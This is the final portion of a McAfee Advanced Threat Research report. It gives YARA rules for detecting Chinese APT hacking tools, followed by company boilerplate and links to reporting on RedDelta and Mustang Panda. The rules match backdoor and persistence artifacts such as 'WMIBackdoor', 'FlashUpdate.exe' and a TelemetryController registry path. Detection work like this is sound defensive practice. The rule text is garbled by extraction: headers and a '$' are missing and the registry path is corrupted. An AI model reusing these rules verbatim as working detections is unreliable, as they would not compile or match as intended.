              description = "Detects Stage2"
              author = "Thomas Roccia, McAfee ATR"
              date = "2020-10-14"
              malware _ type = "Hacking Tool"
              actor _ type = "APT"
```

```
$s3 = "WMIBackdoor" wide
       s4 = \Mindows NT\CurrentVersion\AppCompatFlags\Te-
       lemetryController\\Levint" wide
       $s5 = "FlashUpdate.exe" wide
       $s7 = "AdobeCloud" ascii fullword
condition:
       (uint16(0) == 0x5A4D)
       and 4 of them
       and filesize < 2000KB
```

```
rule APT CN DLLAddTask
       meta:
              description = "Detects hacking tool"
              author = "Thomas Roccia, McAfee ATR"
              date = "2020-10-14"
              malware _ type = "Hacking Tool"
              actor type = "APT"
```

```
$s1 = "Taskschd.dll" ascii fullword
$s2 = "AddTaskPlanDllVerson.dll" ascii fullword
$s3 = "\\FlashUpdate.exe" ascii fullword
$s5 = "Error %s:%d, ErrorCode: %x" ascii fullword
$d1 = "2000-01-01T00:00:01" ascii fullword
$d2 = "2099-05-02T10:52:02" ascii fullword
$d3 = "PT1H"ascii fullword
and 3 of ($d*) or 4 of them
and filesize < 2000KB
```

#### ABOUT MCAFEE

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection, and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com

#### MCAFEE ATR

The McAfee® Advanced Threat Research Operational Intelligence team operates globally around the clock, keeping watch of the latest cyber campaigns and actively tracking the most impactful cyber threats. Several McAfee products and reports, such as MVISION Insights and APG ATLAS, are fueled with the team's intelligence work. In addition to providing the latest Threat Intelligence to our customers, the team also performs unique quality checks and enriches the incoming data from all of McAfee's sensors in a way that allows customers to hit the ground running and focus on the threats that matter.

Subscribe to receive our Threat Information.

## ADDITIONAL RESOURCES

https://twitter.com/IntezerLabs/ status/1316384526323638274?s=20

https://github.com/intezer/communityintellignce/blob/master/RedDelta\_IOCs.csv

https://malpedia.caad.fkie.fraunhofer.de/actor/mustang\_panda

https://www.recordedfuture.com/reddeltatargets-catholic-organizations/

McAfee ATR is actively monitoring this threat and will update accordingly.



6220 America Center Drive San Jose, CA 95002 888.847.8766 www.mcafee.com

McAfee and the McAfee logo are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the US and other countries. Other marks and brands may be claimed as the property of others. Copyright © 2021 McAfee, LLC. 4719\_0321 MARCH 2021